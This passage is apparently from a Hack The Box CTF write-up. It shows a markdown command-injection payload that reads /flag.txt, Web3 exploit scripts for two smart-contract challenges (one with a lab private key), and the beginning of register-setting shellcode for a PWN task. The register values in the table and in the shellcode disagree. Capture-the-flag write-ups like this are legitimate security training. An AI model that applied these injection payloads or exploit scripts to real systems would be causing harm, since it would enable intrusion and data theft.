
To read the contents of the flag, updated the payload as follows:

[alt](; cat /flag.txt)

Dispatched the weapon and checked the **Burp Suite** HTTP history.


The **Base64-encoded** content of flag.txt was embedded in the response.






Decoded the Base64 string to obtain the **flag**.

HTB{l00k0ut_f0r_m4rkd0wn_LFI_1n_w1dl_a02bb2ac860a75d01d6960f737d2eb69}



BlockChain Challenges:

Challenge 15: CryoPod



Challenge Discription:

The CryoPod challenge tests blockchain analysis and smart contract exploitation skills. By interacting with Ethereum smart contracts, participants retrieve event logs and decode private storage data. The challenge involves querying event emissions, extracting and decoding hidden data, and verifying potential flag candidates. The objective: uncover the flag stored within the blockchain by leveraging Solidity internals and Web3 interaction.

The CryoPod Blockchain Challenge revolves around analyzing and interacting with two Ethereum smart contracts: CryoPod and Setup. The primary goal of the challenge is to retrieve a hidden flag stored within the blockchain by interacting with these contracts or analyzing their events.

- **CryoPod Contract:** This contract stores "pods" of user data (string values) in a private mapping pods.
- **Setup Contract:** This contract deploys the CryoPod contract and contains a flagHash variable. The flagHash is a hashed version of the flag, which we need to find.

Two IPs were provided in the challenge:

1. **Node Connection IP: http://94.237.54.116:35587**
    - This IP was used to connect to an Ethereum node via Web3.
    - It provided access to the blockchain where the smart contracts (CryoPod and Setup) were deployed.
    - All interactions with the contracts (fetching events, querying storage, sending transactions) were done through this endpoint.
2. **Instance Management IP: nc 94.237.54.116 43174**

- This IP allowed interaction with the challenge environment using a Netcat (NC) connection.
- It provided administrative functions for the challenge:
    - **Option 1:** Fetch connection information, such as contract addresses, private keys, and player addresses.
    - **Option 2:** Restart the instance to reset the challenge environment.
    - **Option 3:** Attempt to fetch the flag directly (used for verification after solving).

Both IPs were critical for solving the challenge:

- The **Node Connection IP** enabled direct blockchain interaction, making it the primary tool for uncovering the flag.
- The **Instance Management IP** acted as a control panel to set up and validate the environment.

- **Private Storage in Solidity:**
    - Solidity's private keyword does not make data invisible; it simply prevents direct access via a getter function.
    - Data stored in private mappings can still be retrieved by calculating its storage location and reading it from the blockchain.
- **Event Logs:**
    - Ethereum logs events when specific actions occur. In this case, the PodStored event logs user data when a pod is stored.
    - The flag might be hidden in the data emitted through these events.
- **Data Encoding:**
    - Data stored on the blockchain can be encoded in formats like hexadecimal, Base64, or even compressed. Decoding such data is crucial to uncover the flag.


Steps to Solve the Challenge

1. **Setup and Environment:**
    - Connected to the Ethereum node provided in the challenge using Web3.py and the Node Connection IP (94.237.54.116:35587).
    - Retrieved the addresses of the CryoPod and Setup contracts:
        - **CryoPod Contract Address:** 0xa821D7DdE75C118BF5EE48468a621b39244e80c3
        - **Setup Contract Address:** 0x66e242CF823fFE2ACfd844d0E75a0Ef6142b992e
    - Used the Instance Management IP (nc 94.237.54.116 43174) to fetch private keys and ensure the environment was set up correctly.
2. **Contract Analysis:**

- Retrieved the ABIs for the CryoPod and Setup contracts to understand their functions and events.
- Noted the PodStored event in CryoPod, which logs the data being stored.

3. **Fetching Events:**
    - Queried the PodStored events emitted by the CryoPod contract using the Ethereum node.
    - Retrieved all historical event data to analyze the stored information.
4. **Data Decoding:**
    - Some data was in readable text; others required decoding. Applied techniques like:
        - **Hexadecimal Decoding**
        - **Base64 Decoding**
        - **GZIP Decompression**
5. **Testing Flag Candidates:**
    - Derived flag candidates from the decoded data.
    - Sent the candidates to the isSolved function in the Setup contract to test their validity.
6. **Flag Verification:**
    - After testing multiple candidates, the correct flag HTB{h3ll0_ch41n_sc0ut3r} was identified and verified.

By fetching and decoding the PodStored event data, the flag **HTB{h3ll0_ch41n_sc0ut3r}** was successfully retrieved. This challenge emphasizes the importance of understanding blockchain internals and decoding techniques for CTF scenarios.




Script Used:

Z: > CyberSec > Sem-3 > OffSec > CTF > Blockchain > Cryopod.py > ...

```python
from web3 import Web3

# Connect to the blockchain node
node_url = "http://94.237.54.116:35587"
web3 = Web3(Web3.HTTPProvider(node_url))

if not web3.is_connected():
    print("Failed to connect to blockchain")
    exit()

print("Connected to blockchain")

# CryoPod contract address and ABI
cryopod_address = "0xa821D7DdE75C118BF5EE48468a621b39244e80c3"
cryopod_abi = [
    {
        "anonymous": False,
        "inputs": [
            {"indexed": True, "name": "user", "type": "address"},
            {"indexed": False, "name": "data", "type": "string"}
        ],
        "name": "PodStored",
        "type": "event"
    }
]

# Create contract instance
cryopod_contract = web3.eth.contract(address=cryopod_address, abi=cryopod_abi)

# Fetch PodStored events
print("Fetching PodStored events...")
try:
    events = cryopod_contract.events.PodStored.create_filter(fromBlock="earliest").get_all_entries()
    for event in events:
        user = event.args.user
        raw_data = event.args.data
        print(f"Event - User: {user}, Raw Data: {raw_data}")
        # Attempt to decode the data
        try:
            decoded_data = bytes.fromhex(raw_data[2:]).decode('utf-8')
            print(f"Decoded Data: {decoded_data}")
        except Exception as e:
            print(f"Failed to decode as UTF-8. Error: {e}")
except Exception as e:
    print(f"Error fetching events: {e}")

```

Challenge 16: ForgottenArtifact



Challenge Discription:

This challenge focuses on exploiting Ethereum smart contracts by reverse-engineering storage slots and interacting with contract functions. The challenge involves calculating a storage slot dynamically based on block number, timestamp, and deployer address, then calling the discover function with the correct artifact location. By understanding Solidity's storage mechanics and using Web3 for interaction, participants successfully pass the isSolved check. The objective: retrieve the hidden flag through precise blockchain interactions and calculated data manipulation.

The goal of this challenge is to solve the smart contract by interacting with the discover function to set the correct artifact location and successfully pass the isSolved check in the setup contract.

Understanding the Contract

ForgottenArtifact.sol

The key parts of the ForgottenArtifact contract include:

1. **Storage Slot Initialization**:

bytes32 seed = keccak256(abi.encodePacked(block.number, block.timestamp, msg.sender));

The seed determines the storage slot of the Artifact struct.

- block.number: Block number during deployment.
- block.timestamp: Timestamp of deployment.
- msg.sender: The deployer address (Setup contract).

2. **The discover Function**:

require(starrySpurr.origin == ARTIFACT_ORIGIN, "ForgottenArtifact: unknown artifact location.");

The discover function updates the Artifact if the correct storage slot (artifact_location) is provided and matches the ARTIFACT_ORIGIN constant.

Setup.sol

The Setup contract:

- Deploys the ForgottenArtifact contract and emits the DeployedTarget event.
- Contains the isSolved function to check if the challenge is solved.

Approach

1. **Locate Deployment Information**:
    - Extract the deployment block number and timestamp of the ForgottenArtifact contract.
    - These values are used to calculate the artifact_location.
2. **Calculate artifact_location**:
    - Use the formula: keccak256(abi.encodePacked(block.number, block.timestamp, msg.sender)).
3. **Interact with the Contract**:
    - Use the computed artifact_location to call the discover function.
4. **Validate the Solution**:
    - Call the isSolved function in the Setup contract.

Implementation

Extract Deployment Information

- **Capture the DeployedTarget Event**:
  The event emitted during the deployment contains details about the ForgottenArtifact contract.

```
event_signature = "DeployedTarget(address)"
event_topic = "0x" + keccak(text=event_signature).hex()

logs = web3.eth.get_logs({
    "address": setup_address,
    "fromBlock": 0,
    "toBlock": "latest",
    "topics": [event_topic]
})

if len(logs) == 0:
    print("Could not find deployment log for target. Can't proceed.")
    exit()

deploy_log = logs[0]
deployment_block_number = deploy_log["blockNumber"]
block = web3.eth.get_block(deployment_block_number)
deployment_block_timestamp = block["timestamp"]
```

These values are used for calculating the storage slot.

Calculate Artifact Location

- **Compute the artifact_location**:
  Use the formula:

```
# Compute artifact_location as in constructor:
artifact_location = keccak(
    deployment_block_number.to_bytes(32, 'big') +
    deployment_block_timestamp.to_bytes(32, 'big') +
    bytes.fromhex(setup_address[2:])
)
```

Verifed the storage slot contains the correct data (0xdead).

Interact with the Contract

- **Call the discover Function**:
  Use the computed
  artifact_location to call discover.

```
# Manually construct the transaction data
function_selector = keccak(text="discover(bytes32)")[:4]
encoded_params = artifact_location.rjust(32, b'\x00')  # Right-pad to 32 bytes
tx_data = function_selector + encoded_params

tx = {
    "from": player_address,
    "to": target_address,
    "gas": 200000,
    "gasPrice": web3.to_wei("50", "gwei"),
    "nonce": nonce,
    "data": tx_data.hex()
}

# Sign the transaction
signed_tx = web3.eth.account.sign_transaction(tx, private_key=private_key)
```

Validate the Solution

- **Call the isSolved Function**:
  Check if the challenge is solved:

```
┌──(venv)─(root㉿kali)-[~/CTF/HTB CTF/M-pdf]
└─# python3 ForgottenArtifact.py
Connected to blockchain
Deployment block: 1
Deployment timestamp: 1734257184
Computed Artifact Location: e22953f49dc6885b0274b7f4b7340b82065d21262a848a09a52a2068e4ee2394
Artifact Slot Content: 000000000000000000000000000000000000000000000000000000000000dead
Transaction sent! TX Hash: 0x37958c9c72b38ef303491ca047de0bf5ee81aebfed09a99ad8d764c938664547
Transaction mined!
Challenge Solved!
Now you can get the flag by connecting to the instance manager via:
nc 94.237.60.227 32796
Then select action '3 - Get flag'
```

Now used the get flag and found it:

```
┌──(root㉿kali)-[~/CTF/HTB CTF/M-pdf]
└─# nc 94.237.60.227 32796
1 - Get connection informations
2 - Restart Instance
3 - Get flag
Select action (enter number): 3
HTB{y0u_c4n7_533_m3}
```

Full Script: (Also uploaded it in the zip file as ForgottenArtifact.py)


```python
from web3 import Web3
from eth_utils import keccak

# Blockchain connection details
rpc_url = "http://94.237.60.227:54032/"
web3 = Web3(Web3.HTTPProvider(rpc_url))

if not web3.is_connected():
    print("Failed to connect to blockchain. Exiting...")
    exit()
print("Connected to blockchain")

# Player credentials
private_key = "7359da6d170f24a70c1267e7523618e67f4bbdb388da25ea4dd55eb4833a5f6e"
player_address = "0xB1D806180B9464B103859dBf117418fdDB9C859e"

# Contract addresses
setup_address = "0xa02F314439ADDEd46aCced7861baC40e6f9B6fFc"
target_address = "0x4aef35172A3B80f902adB4AF19eD9F2282199F5A"

# ------------------------------------------------------------------------
# Find the block and timestamp at which the ForgottenArtifact (TARGET) was deployed
# ------------------------------------------------------------------------
event_signature = "DeployedTarget(address)"
event_topic = "0x" + keccak(text=event_signature).hex()

logs = web3.eth.get_logs({
    "address": setup_address,
    "fromBlock": 0,
    "toBlock": "latest",
    "topics": [event_topic]
})

if len(logs) == 0:
    print("Could not find deployment log for target. Can't proceed.")
    exit()
```

```python
print(f"Deployment block: {deployment_block_number}")
print(f"Deployment timestamp: {deployment_block_timestamp}")

# Compute artifact_location as in constructor:
artifact_location = keccak(
    deployment_block_number.to_bytes(32, 'big') +
    deployment_block_timestamp.to_bytes(32, 'big') +
    bytes.fromhex(setup_address[2:])
)

print(f"Computed Artifact Location: {artifact_location.hex()}")

# Debugging: Check the storage at computed artifact_location
try:
    artifact_slot = web3.eth.get_storage_at(target_address, artifact_location)
    print("Artifact Slot Content:", artifact_slot.hex())
except Exception as e:
    print("Error reading storage slot:", e)

# ------------------------------------------------------------------------
# Interact with the contract: call discover(artifact_location)
# ------------------------------------------------------------------------
try:
    nonce = web3.eth.get_transaction_count(player_address)

    # Manually construct the transaction data
    function_selector = keccak(text="discover(bytes32)")[:4]
    encoded_params = artifact_location.rjust(32, b'\x00')  # Right-pad to 32 bytes
    tx_data = function_selector + encoded_params

    tx = {
        "from": player_address,
        "to": target_address,
        "gas": 200000,
        "gasPrice": web3.to_wei("50", "gwei"),
        "nonce": nonce,
        "data": tx_data.hex()
    }

    # Sign the transaction
    signed_tx = web3.eth.account.sign_transaction(tx, private_key=private_key)

    # Use the correct attribute for raw transaction
    if hasattr(signed_tx, "rawTransaction"):
        raw_tx = signed_tx.rawTransaction
    elif hasattr(signed_tx, "raw_transaction"):
        raw_tx = signed_tx.raw_transaction
    else:
        raise AttributeError("No valid raw transaction attribute found in SignedTransaction object.")

    # Send the raw transaction
    tx_hash = web3.eth.send_raw_transaction(raw_tx)
    print(f"Transaction sent! TX Hash: {web3.to_hex(tx_hash)}")
```

```python
    # Wait for transaction receipt
    receipt = web3.eth.wait_for_transaction_receipt(tx_hash)
    print("Transaction mined!")
except Exception as e:
    print(f"Error interacting with the contract: {e}")
    exit()

# ------------------------------------------------------------------------
# Check if the challenge is solved
# ------------------------------------------------------------------------
try:
    setup_abi = [
        {
            "inputs": [],
            "name": "isSolved",
            "outputs": [{"name": "", "type": "bool"}],
            "stateMutability": "view",
            "type": "function"
        }
    ]
    setup_contract = web3.eth.contract(address=setup_address, abi=setup_abi)
    solved = setup_contract.functions.isSolved().call()
    if solved:
        print("Challenge Solved!")
        print("Now you can get the flag by connecting to the instance manager via:")
        print("nc 94.237.60.227 32796")
        print("Then select action '3 - Get flag'")
    else:
        print("Challenge not yet solved. Check your exploit.")
except Exception as e:
    print(f"Error checking solution: {e}")
```

PWN Challenges:

Challenge 17: Reconstruction



Challenge Description:

The objective of this challenge was to restore misaligned register values in the binary to reconstruct an ancient weapon and retrieve the flag.


Initial Analysis

When connecting to the program over netcat, the following output was observed:

[*] If you intend to fix them, type "fix":

[!] Carefully place all the components:

This prompt indicated that the program was waiting for a fix and required specific register values




Solution Steps

I analyzed the binary using **Binary Ninja** and identified the main logic:

1. The program starts with an error message indicating misaligned components (registers).
2. The regs function checks the values of specific registers (r8, r9, r10, r12, r13, r14, r15) and compares them against predefined values.
3. The program validates the provided inputs through the check() function, which eventually ensures all registers are correctly aligned.

The task was to:

- Inject custom **assembly instructions** to set the required registers to their expected values.
- Fix the misalignment and allow the program to validate the registers.



```
00001b28  int32_t main(int32_t argc, char** argv, char** envp)

00001b3d      void* fsbase
00001b3d      int64_t var_10 = *(fsbase + 0x28)
00001b43      banner()
00001b48      int32_t buf = 0
00001b4f      char var_11 = 0
00001b5d      printstr("\n[*] Initializing components....  ")
00001b67      sleep(seconds: 1)
00001b76      puts(str: "\x1b[1;31m")
00001b85      printstr("[-] Error: Misaligned components  ")
00001b94      puts(str: "\x1b[1;34m")
00001ba3      printstr("[*] If you intend to fix them, t  ")
00001bb9      read(fd: 0, &buf, nbytes: 4)
00001bb9
00001bdb      if (strncmp(&buf, &data_344c, 3) != 0)
00001c1f          puts(str: "\x1b[1;31m")
00001c2e          printstr("[-] Mission failed!\n\n")
00001c38          exit(status: 0x520)
00001c38          noreturn
00001c38
00001be7      puts(str: "\x1b[1;33m")
00001bf6      printstr("[!] Carefully place all the comp  ")
00001bf6
00001c07      if (check() != 0)
00001c0e          read_flag()
00001c0e
00001c42      exit(status: 0x520)
00001c42      noreturn
```

Custom Assembly Injection

Given the 64-bit architecture, I wrote custom shellcode to set the registers as follows:


r8	0x1337c0de
r9	0xdeadbeef
r10	0xdead1337
r11	0x1337cafe
r12	0xbeefc0de
r13	0x13371337
r14	0x1337dead

```
io = start()
io.sendafter(b": ",b"fix")
sh = """
mov r8, 0x1337c0de
mov r9, 0xdeadbeef
mov r10, 0xdead1337
mov r12, 0x1337cafe
mov r13, 0xbeefc0de
mov r14, 0x13371337
mov r15, 0x1337dead
"""
```

